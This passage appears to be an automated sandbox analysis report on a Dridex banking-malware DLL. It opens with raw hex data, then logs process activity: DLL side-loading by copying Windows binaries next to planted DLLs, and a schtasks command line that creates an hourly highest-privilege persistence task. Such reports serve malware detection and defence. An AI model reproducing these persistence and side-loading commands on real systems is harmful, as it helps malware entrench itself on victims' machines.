03 B2 57 9F 55 1F F9 2D F6 1C CD BB 6C 89 4E FC CE A4 B3 60 18 8D 06 DD C4 AB F2 2A 6E FE 02 0C 75 B2 8F 8F F1 D3 BA F1 27 17 88 F7 1A 34 37 9A 94 66 D7 69 85 C8 AF 25 17 8C BE BB 66 8F 7B 3D 4A 13 72 FC 8A BC A2 A8 66 AF AD 16 36 2E 27 D7 53 7F F7 DF 05 5A 8B 1E 73 99 62 86 CF 3D 1C E1 6B A9 72 13 9D 08 1B E5 E0 28 EC D7 E5 A7 8A 1F 03 1D 75 86 B0 71 D1 DA 17 97 D4 86 F8 A5 E3 8A 00 36 35 C2 73 6E 15 7A 63 95 C0 CF 9A C3 3A 1F F4 0C 4D 3B 75 87 C4 F8 84 68 F0 CB 9F 45 21 EC 86 BA 6A 71 B9 E9 F8 20 DF ED 13 A4 35 6C DE B1 79 7B 10 4C 4E DC 41 A1 C8 3F DF 7D F4 B4 9C 51 25 BC 3C 4E 4E 4C D4 C4 A2 98 BE 18 57 84 32 B2 DC 0C 4D 70 B6 A5 93 38 E0 CC 60 11 B3 CC DF C2 F8 FD 6B 23 16 CA B3 D9 47 1B 2C C6 43 CE 4D 18 39 93 F3 1B B2 77 D4 07 08 59 32 1B F9 B8 40 13 BB 6D F2 88 7F 8E 7C 08 BE 2F 6C 7B 71 8A E5 88 1C 69 6D F8 F1 5D F4 DF D4 95 D1 8D BE 12 9E AD 69 85 56 E9 C7 15 11 02 52 59 82 2E 25 A8 8D E3 C1 BC 87 FE C1 1E E7 46 D7 69 73 57 3E 65 BD 25 AE 12 E1 DA 93 A8 4A 14 B2 FB F2 F0 02 7C D2 8A 91 58 DA B6 6B DE 47 F9 5D 02 92 3D DF BC 19 89 A5 DC B0 69 CE F6 45 E9 9F F6 47 A7 7B 02 D7 A9 F0 9D 50 0E B2 C5 12 E9 24 8F 3F C2 3F 31 A4 48 50 52 C4 A4 AF 4D D4 D9 07 BF DE 45 CB E9 CA 6E 90 10 8D D2 B1 A9 6A 2F CD 3B 7F CF 9E 30 91 BC 88 76 29 0B 3E 78 29 BB 4F 4E 49 66 EC 82 E3 11 AA 1B 27 CA C1 2B 50 D4 C1 0E 6A E9 AB D5 97 F3 E2 F4 BE 23 86 72 96 19 6C 1C E7 EC AA 52 F7 3E DC 69 9C 27 98 66 58 68 32 6A B8 99 86 92 68 97 3E 18 C8 70 07 6A				

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			1C A0 E2 1C 0F 3E 4B 08 82 71 0A 14 C1 DB AB D2 9C 71 2A 54 AF 11 F4 E6 1A 30 F6 2B 87 AB 2F 3A F4 C6 85 05 59 BF E5 C7 96 05 AA FF A7 C1 B4 31 EF 74 32 C0 9F 91 F0 A3 1C 0F 34 F8 AB 71 E8 27 E5 50 43 89 95 D9 80 60 EE 76 40 AA 76 DE 09 5D 0A C0 CA 57 52 4D 51 98 71 56 5C 74 40 DF 70 0F 46 07 A0 A2 B3 19 57 B8 D4 72 35 48 05 C8 F7 3A 3E A4 26 A8 7B 5E DA 1E 73 3B 51 E9 B3 C3 E0 1C 6D 20 C4 8C 03 FA 73 B4 AD 5F 69 F9 85 E7 F6 C5 7A 4E 13 C7 CB F5 95 E0 20 68 82 85 C2 0D 5F 69 F8 DB 4A 97 0A F2 43 1A B6 11 A0 F0 44 3C 62 EA F1 5E EF 03 56 B5 C9 46 5B A3 B5 D0 61 C0 B2 0D 54 1E 85 03 28 D5 23 AF EB 34 5E B4 92 1D 91 D9 6D C6 7F 99 F1 E4 A2 B4 DC AA EC 8F 73 48 D0 B0 1B EB 1B AC 0B 57 1E B0 94 6A 54 D4 FF 82 FC 41 C2 E8 D1 17 E6 D4 62 C3 09 AC 43 45 5D DA 89 E7 23 A7 D3 23 EF 4E A0 4E F0 D1 8E 8A 16 F9 34 15 63 84 11 95 9E F2 BE 60 C2 62 41 99 DA A4 3B B6 59 C9 45 60 30 D1 33 37 40 FA 4F 5E DA 9C 10 77 48 F8 4D 25 58 C8 B3 49 34 7D 30 F8 F8 6B E8 6F 6B F3 E1 9E 83 0B 72 25 71 BA 6C 20 3B 05 23 DE 8B DF F4 D6 5E 78 51 99 D5 7E 22 1F 4A 23 FD 20 D2 3B 8D 9B 8D 5B EC 3F 5B DD EC B1 A2 82 4A 7A 76 B2 34 9C 66 E4 BB 5C FF BA 85 D9 68 89 4B 0B CC 0F 57 E7 D3 87 CE E4 D5 E9 30 82 7E 3B 0E F4 F2 3C F9 57 28 A3 F3 2D BC 9F 1B 7B 8D 5E 54 9D 58 D1 BA 43 79 10 0D C0 C9 DF 77 07 D7 24 41 F9 BB 23 6E 5E 7F 94 2C 36 A1 6A 10 16 AE 7B CE 33 82 C8 C8 27 1E B8 2B 2D 64 0A A3 3C 3C 78 7B FC 5A 59 12 7D 55 B4 53 C5 AD F6 E6 AF 62 9D A5 9F 7D 8C ED 57 0A D2 6B A7 8D ED 99 0F 3C E4 94 DF 73 0E 06 D8 12 5B 5D EE 8F CF 3C 86 43 E6 0B C2 50 7C E3 DA E6 7F 99 6E 6C 60 65 F2 51 33 5C 85 92 20 B7 CD 81 92 EE AD 6E E3 C0 4A AF 9F CF 01 72 91 38 67 71 75 D0 35 C8 A3 8D DD BE B9 73 73 1C 57 CD A7 F1 D0 65 BE 30 75 46 CE C7 80 3C 37 6D AD F1 66 DE C5 19 84 93 15 49 8E 1B DE 8D 74 4D 64 21 0A 2F 0E 6E 72 68 B8 37 70 BF 3B E7 C0 5E A2 E2 04 42 F5 16 0C 7A 80 01 56 D1 B6 02 45 83 9B F0 35 DF 0B 71 C4 54 4A 1A 1E 89 E9 16 8E 28 92 13 DC E7 B7 78 CE 0F 70 38 FF EF C7 5D D8 35 4B E7 48 9C F5 D0 01 76 F7 D3 04 BB 67 89 D7 4D 00 ED 8A C3 2B D1 7A B2 23 2F F6 EB A2 CF 84 8B 10 38 00 CE F4 B8 CE A9 D8 1D B9 B9 DD C8 3E AF EC 7A 0B DB 50 0A E8 C6 2B F3 8B 49 56 36 34 EA 96 04 35 D1 D4 43 21 68 07 FC 06 44 A7 B1 BA B9 46 B2 E6 1E 5F 03 56 85 2D 0A 93 E7 2F 07 34 D0 7E 0E 46 33 6E 1B B4 7E 45 DE 1A 0B E6 C5 39 A7 08 0E 65 39 5B 70 AA A1 28 B0 EE 60 65 2B 30 04 98 CB 55 D1 14 02 18 B9 89 EC 66 3B 09 2F B3 A7 6D 7D 1D 67 65 3A C0 33 8D 68 03 80 51 7C AF AE 67 54 E6 A2 9A 8E D9 61 F7 36 E8 68 10 E8 88 18 67 1B 4F A4 D1 E0 7D 95 1A DF E7 19 E9 B6 5D F8 70 07 32 C9 68 D2 15 4A EC 4D B4 AF 2C 14 A0 FD 09 5A E8 E4 08 28 CF 80 94 77 40 4D A3 BF AA 30 11 39 5B 43 A3 E6 B8 B3 6C D2 FA FA 2B 16 8C EC 9C 74 2A F1 D4 6F F2 27 9A 32 97 EF 16 A4 F3 B3 F5 5C 09 A7 B6 0A 2B 0E D5 89 31 4D BE 12 54 59 1F 7C 0B 8B E8 5D 96 56 DD 9F C2 4D 86 35 FD 35 4D 21 6D D9 18 9E CE 09 A2 3D 12 44 2D 6E FA 46 F5 65 F0 CB 01 71 EA 70 11 53 7A 41 5A DD 7E D3 DC 3D 55 5C 75 74 2A B5 D9 50 86 8B E1 19 04 3E E7 AC F3 0F 7B C5 4D B7 35 6E F0 A1 9F 0C 3B A1 D6 3F 07 5C D6 D2 B6 8C 01 6F 97				

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			D6 3E 07 3C D6 D2 B6 8C 01 6E 97 83 0B 18 55 BC 4F EB A4 B3 69 77 44 E8 8E 67 7E 8A 13 0A 00 B2 FA 5B 05 67 F1 4D 30 AD 91 0E E5 C5 AA 26 97 4C AA B9 C8 C2 8A BC B6 FA 99 ED 39 AE 3D 5A CB BF 68 A4 C2 7B 90 03 A9 17 7A EF 5B F7 91 73 4D 63 05 88 91 D1 82 E5 21 8F 2D 5C 31 FF FD 0F DF FA 99 7D 9C F2 C3 EB 94 98 E2 C0 86 24 1D 49 0F 6E 33 93 29 E8 CE 34 B4 24 BF D5 CA 60 A7 07 50 A2 6B F6 EC D6 ED 47 1B 6B 83 90 4F 34 F1 58 67 98 67 69 6F 59 93 AB 33 9A 83 14 B7 18 08 E8 5F 4F EA FF 02 CE 73 9C ED C2 FF DB 2C 5F 8E 31 00 4A A4 19 06 6D 9C AF 0E 94 42 43 60 8A 8F 82 F7 34 48 1E 08 62 DC 8B EB B4 5D 04 78 7D B4 72 17 AC 99 50 2B 6E 7C 14 DD AD 49 1B A0 48 CC F1 7B DF 50 F5 B1 57 71 20 E5 03 BE 0D 22 17 A3 79 3C 6A D6 CA 65 F0 89 E0 BE E5 B4 17 62 1C E8 68 DF 8F 0B A2 7F BC DB 4A 67 68 7B 1F B1 9D 6F 48 38 94 37 55 DD 4E C9 AE D8 7B 48 FC 72 13 CF E9 FD E9 F9 48 0A A2 A8 DC B3 64 EC EB E6 3D 85 1C EC C4 CC EF A2 11 88 17 14 6C 08 DA 52 45 C3 85 A8 C7 F3 6F 8C BD E2 7C DD A0 A1 EF E4 91 DB 52 1C F0 DA EC 9C 4F 61 C1 EC D9 61 A0 25 55 3D 22 44 D8 D9 86 B4 F2 B8 76 5F 97 42 8F 2A 0B B5 6E 98 5E 4F 4D E1 7F 22 2D B1 60 F8 A7 35 EF F1 82 18 AA 9B C7 D9 39 61 F5 F5 8D 42 EA E8 94 55 3E 33 89 DA C6 84 27 F7 B2 BB A6 EE 12 F3 70 E5 10 85 B6 54 F2 5B 4D 67 47 A5 C6 0D C1 84 EF D7 4B B6 31 91 98 DB EB 6C DD 5D E3 CF A3 E6 16 46 09 9B D4 26 DA A3 CD 93 9A D0 F3 39 70 9F 2E CD A3 16 D8 33 58 B0 3C 07 9C 0A D1 D8 2E 83 45 A5 E3 D3 6A 3C 33 BD 4A 8F 13 46 C8 40 2E 24 06 D4 81 3E 33 D4 7D CB 7B 0C 4D A7 81 F0 43 C3 11 AC AC 9E EF 19 33 81 78 CE AC 45 78 1F AA 65 F4 01 D6 81 4C 07 03 FC DD 6A D3 E7 B9 15 22 91 5F 12 CC 8B 30 C1 0D 20 4D 84 DE 2B 85 42 7A 50 65 D6 49 89 A5 CE 2B 07 3A F0 2B D1 41 DA E1 E8 0D 97 17 D3 BD 8D 62 7A 0A 6D 08 FF 13 AB 39 8A E1 B5 16 95 D5 50 68 A8 2B D9 F9 D8 A8 99 8D 2E 31 54 F3 7D 2B 95 12 6E 69 6D E5 AA 9B 65 F1 B6 1C 02 F4 E3 27 82 29 C8 3E 5D 30 36 E0 FA 74 F1 A1 AF 34 24 93 F3 EA 9D E7 21 75 1B 52 70 70 00 6F BB 61 BC EB 9D 05 10 1D 2F 80 FF 79 32 71 35 B4 80 7D 6C F7 3F 9D 90 ED C0 27 5D 26 44 1B 4F 0B C1 B5 AF 13 B1 2F 1B 41 0A EF AE 56 8A 21 19 96 20 B9 74 CE E4 27 D1 C4 BB 5F 3A 15 50 11 2D E2 7F 14 49 7A D0 B5 36 A1 3B B7 40 4C C9 88 44 D4 08 BB F8 6D F6 BC 40 D9 B8 16 AB 3F 64 32 2D BF DB 25 FC 04 6A E0 8B 49 6D 99 FB 55 7B 8A 47 50 DA 58 AE DA 5D 28 8A 25 9F 07 FA 9F 01 00 DE 3B 72 C0 C9 90 96 70 38 22 BB 90 76 7E 6C 70 25 75 83 65 79 BC 4E A5 04 52 FD 02 25 A5 D5 56 40 82 1D 3D 2D 83 7D 31 C2 B5 F0 E2 10 F8 79 9E D1 F5 5F 65 B6 E7 3F 27 A9 71 6E 00 73 83 2B 50 23 B7 A7 E6 D9 E9 9C 33 0A 68 E9 07 08 8B 4E BC EF 50 8F 95 64 B5 34 CE 25 8D 02 B2 C2 6A 9C 49 42 41 EF 28 4D 99 02 98 38 71 4A 77 FF 32 A7 E5 A4 23 D6 0D CF AC 27 8E 3E 38 F3 E0 B7 51 45 9D 69 60 B7 8A 2B EA BE 10 5E BD FF E1 05 F9 32 FD A7 76 B1 88 69 C4 B9 3D 05 FD 09 47 C8 23 32 8E F0 99 95 D9 13 DC 9E 56 CC FE 05 45 56 90 5F 98 81 A3 57 B1 00 36 D5 DF 18 84 21 9A D8 BF 47 1A F9 12 A2 C9 C7 2B A1 39 8B 49 29 BD CA 49 81 56 EA C8 A2 EC 56 44 1D 89 F1 53 AE 26 62 E9 95 13 1C A0 A6 CC A8 B6 4D 77 5F 39 4B 44 28 CA FA 71 B4 17 07 2A 37 A8 2D				

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			EF 0F 39 69 03 51 2C D7 13 6A 08 A1 18 A6 86 89 0A 4F 82 F6 A0 27 CA 0B B6 BD 1A BC B0 4F 67 DB 99 C5 F4 2A A2 36 E2 FE 61 8F 6F AC 6D EF 97 59 66 42 3B 5B F1 58 37 54 B6 FB 2A 93 D1 8D 34 C9 69 C6 F3 03 33 5C 2D 1B AE 4C 16 F7 FA 0A F8 EA 42 B7 E0 11 10 77 3B 35 C8 29 A1 47 28 48 5F FF BA 61 BC E2 BE 06 96 20 2D 29 B5 FE A7 F8 7B C2 0A 09 E9 81 D1 99 78 43 8A 0B 53 0C 6C 7D 8E FA 37 F1 FC E3 46 9C 76 C3 15 58 D0 52 3D 90 04 10 EA C0 8B 42 B7 47 AF 3D 4E 86 46 CD 19 A5 69 59 F9 61 F9 6F 11 73 8F 7C 37 8A 6C 1B 3C 91 30 80 42 CB A5 A1 04 20 78 C2 DB 71 D8 B5 CA 73 3A 81 78 DA 89 55 CB 6C 78 36 44 DC B8				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **7132**, Parent PID: **7036**

General

Target ID:	6
Start time:	07:34:13
Start date:	18/04/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe C:\Users\user\Desktop\drytex.dll,DllGetClassObject
Imagebase:	0x7ff703c90000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Dridex_2, Description: Yara detected Dridex unpacked file, Source: 00000006.00000002.255992853.0000000140001000.00000020.00000001.01000000.00000003.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\drytex.dll	unknown	1253376	success or wait	1	140048F99	ReadFile

Analysis Process: rundll32.exe PID: **5168**, Parent PID: **7036**

General

Target ID:	7
Start time:	07:34:16
Start date:	18/04/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe C:\Users\user\Desktop\drytex.dll,DwmAttachMilContent
Imagebase:	0x7ff703c90000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Dridex_2, Description: Yara detected Dridex unpacked file, Source: 00000007.00000002.263687093.0000000140001000.00000020.00000001.01000000.00000003.sdmp, Author: Joe Security

Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\drytex.dll	unknown	1253376	success or wait	1	140048F99	ReadFile

Analysis Process: phoneactivate.exe PID: **6868**, Parent PID: **3968**

General

Target ID:	18
Start time:	07:35:04
Start date:	18/04/2022
Path:	C:\Windows\System32\phoneactivate.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\phoneactivate.exe
Imagebase:	0x7ff76d130000
File size:	107504 bytes
MD5 hash:	09D1974A03068D4311F1CE94B765E817
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: cmd.exe PID: **7064**, Parent PID: **3968**

General

Target ID:	19
Start time:	07:35:10
Start date:	18/04/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\cmd.exe" /c C:\Users\user\AppData\Local\Temp\V8Ka.cmd
Imagebase:	0x7ff62f630000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\ThotvT	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FF62F63A1B5	CreateDirectoryW
C:\Users\user\AppData\Roaming\ThotvT\phoneactivate.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	7FF62F6358E5	CopyFileExW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\vmqDDCE.tmp	C:\Users\user\AppData\Roaming\ThotvT\DUI70.dll	success or wait	1	7FF62F646058	MoveFileExW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\ThotvT\phoneactivate.exe	0	107504	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd fd 69 fd fd fd 07 fd 07 fd 07 fd fd fd 07 fd fd fd 04 fd 07 fd fd fd 03 fd 07 fd fd fd 02 fd 07 fd fd fd 06 fd 07 fd 06 fd 4f fd 07 fd fd fd 0e fd 07 fd fd fd fd fd 07 fd fd fd 05 fd 07 fd 52 69 63 68 fd fd 07 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 64 fd 07	MZ@!L!This program cannot be run in DOS mode.$iORichPEd	success or wait	1	7FF62F6358E5	CopyFileExW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\V8Ka.cmd	unknown	8191	success or wait	4	7FF62F63F404	ReadFile
C:\Windows\System32\phoneactivate.exe	unknown	512	success or wait	1	7FF62F636290	ReadFile
C:\Users\user\AppData\Local\Temp\V8Ka.cmd	unknown	8191	end of file	1	7FF62F63F404	ReadFile

Analysis Process: conhost.exe PID: **7112**, Parent PID: **7064**

General

Target ID:	20
Start time:	07:35:11
Start date:	18/04/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: phoneactivate.exe PID: **1988**, Parent PID: **3968**

General

Target ID:	23
Start time:	07:35:22
Start date:	18/04/2022
Path:	C:\Users\user\AppData\Roaming\ThotvT\phoneactivate.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\AppData\Roaming\ThotvT\phoneactivate.exe"

Imagebase:	0x7ff744380000
File size:	107504 bytes
MD5 hash:	09D1974A03068D4311F1CE94B765E817
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Dridex_2, Description: Yara detected Dridex unpacked file, Source: 00000017.00000002.454233782.0000000140001000.00000020.00000001.01000000.0000000A.sdmp, Author: Joe Security

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\ThotvT\DUI70.dll	unknown	1540096	success or wait	1	140048F99	ReadFile

Analysis Process: pwcreator.exe PID: **1428**, Parent PID: **3968**

General

Target ID:	24
Start time:	07:35:23
Start date:	18/04/2022
Path:	C:\Windows\System32\pwcreator.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\pwcreator.exe
Imagebase:	0x7ff6ef240000
File size:	800768 bytes
MD5 hash:	BF33FA218E0B4F6AEC77616BE0F5DD9D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: SppExtComObj.Exe PID: **6320**, Parent PID: **3968**

General

Target ID:	25
Start time:	07:35:24
Start date:	18/04/2022
Path:	C:\Windows\System32\SppExtComObj.Exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\SppExtComObj.Exe
Imagebase:	0x7ff6ca820000
File size:	577024 bytes
MD5 hash:	809E11DECADAEBE2454EFEDD620C4769
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **6028**, Parent PID: **3968**

General

Target ID:	30
Start time:	07:35:29
Start date:	18/04/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\cmd.exe" /c C:\Users\user\AppData\Local\Temp\33sSd.cmd

Imagebase:	0x7ff62f630000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\xs2t3d	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FF62F63A1B5	CreateDirectoryW
C:\Windows\system32\xs2t3d\SppExtComObj.Exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	7FF62F6358E5	CopyFileExW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Y1C20.tmp	C:\Windows\system32\xs2t3d\ACTIVEDS.dll	success or wait	1	7FF62F646058	MoveFileExW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\System32\xs2t3d\SppExtComObj.Exe	0	262144	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 25 fd 5d fd 61 fd 33 fd 61 fd 33 fd 61 fd 33 fd 68 fd 75 fd 33 fd 0e fd 36 fd 60 fd 33 fd 0e fd 37 fd 74 fd 33 fd 0e fd 32 fd 6e fd 33 fd 61 fd 32 fd fd fd 33 fd 0e fd 3d fd 72 fd 33 fd 0e fd 30 fd 65 fd 33 fd 0e fd 03 60 fd 33 fd 0e fd 31 fd 60 fd 33 fd 52 69 63 68 61 fd 33 fd 00 00 00 00 00 00 00 00 50 45 00 00 64 fd 07 00 62 fd fd fd 00 00 00 00 00 00 00 00 fd 00 22	MZ@!L!This program cannot be run in DOS mode.$%]a3a3a3hu36`37t32n3a23=r30e3`31`3Richa3PEdb"	success or wait	3	7FF62F6358E5	CopyFileExW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\33sSd.cmd	unknown	8191	success or wait	4	7FF62F63F404	ReadFile
C:\Windows\System32\SppExtComObj.Exe	unknown	512	success or wait	1	7FF62F636290	ReadFile
C:\Users\user\AppData\Local\Temp\33sSd.cmd	unknown	8191	end of file	1	7FF62F63F404	ReadFile

Analysis Process: conhost.exe PID: **6832**, Parent PID: **6028**

General

Target ID:	34
Start time:	07:35:29
Start date:	18/04/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: phoneactivate.exe PID: **1908**, Parent PID: **3968**

General

Target ID:	36
Start time:	07:35:30
Start date:	18/04/2022
Path:	C:\Users\user\AppData\Roaming\ThotvT\phoneactivate.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\AppData\Roaming\ThotvT\phoneactivate.exe"
Imagebase:	0x7ff744380000
File size:	107504 bytes
MD5 hash:	09D1974A03068D4311F1CE94B765E817
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Dridex_2, Description: Yara detected Dridex unpacked file, Source: 00000024.00000002.425949324.0000000140001000.00000020.00000001.01000000.0000000A.sdmp, Author: Joe Security

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\ThotvT\DUI70.dll	unknown	1540096	success or wait	1	140048F99	ReadFile

Analysis Process: dllhost.exe PID: **5520**, Parent PID: **756**

General

Target ID:	38
Start time:	07:35:33
Start date:	18/04/2022
Path:	C:\Windows\System32\dllhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\DllHost.exe /Processid:{E10F6C3A-F1AE-4ADC-AA9D-2FE65525666E}
Imagebase:	0x7ff7f1fd0000
File size:	20888 bytes
MD5 hash:	2528137C6745C4EADD87817A1909677E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: schtasks.exe PID: **5872**, Parent PID: **3968**

General

Target ID:	42
Start time:	07:35:38
Start date:	18/04/2022
Path:	C:\Windows\System32\schtasks.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\schtasks.exe" /Create /F /TN "Uttpj" /TR C:\Windows\system32\xs2t3d\SppExtComObj.Exe /SC minute /MO 60 /RL highest
Imagebase:	0x7ff77eda0000
File size:	226816 bytes
MD5 hash:	838D346D1D28F00783B7A6C6BD03A0DA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **3176**, Parent PID: **5872**

General

Target ID:	43
Start time:	07:35:38
Start date:	18/04/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: phoneactivate.exe PID: **2384**, Parent PID: **3968**

General

Target ID:	44
Start time:	07:35:39
Start date:	18/04/2022
Path:	C:\Users\user\AppData\Roaming\ThotvT\phoneactivate.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\AppData\Roaming\ThotvT\phoneactivate.exe"
Imagebase:	0x7ff744380000
File size:	107504 bytes
MD5 hash:	09D1974A03068D4311F1CE94B765E817
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Dridex_2, Description: Yara detected Dridex unpacked file, Source: 0000002C.00000002.442591492.0000000140001000.00000020.00000001.01000000.0000000A.sdmp, Author: Joe Security

Disassembly

No disassembly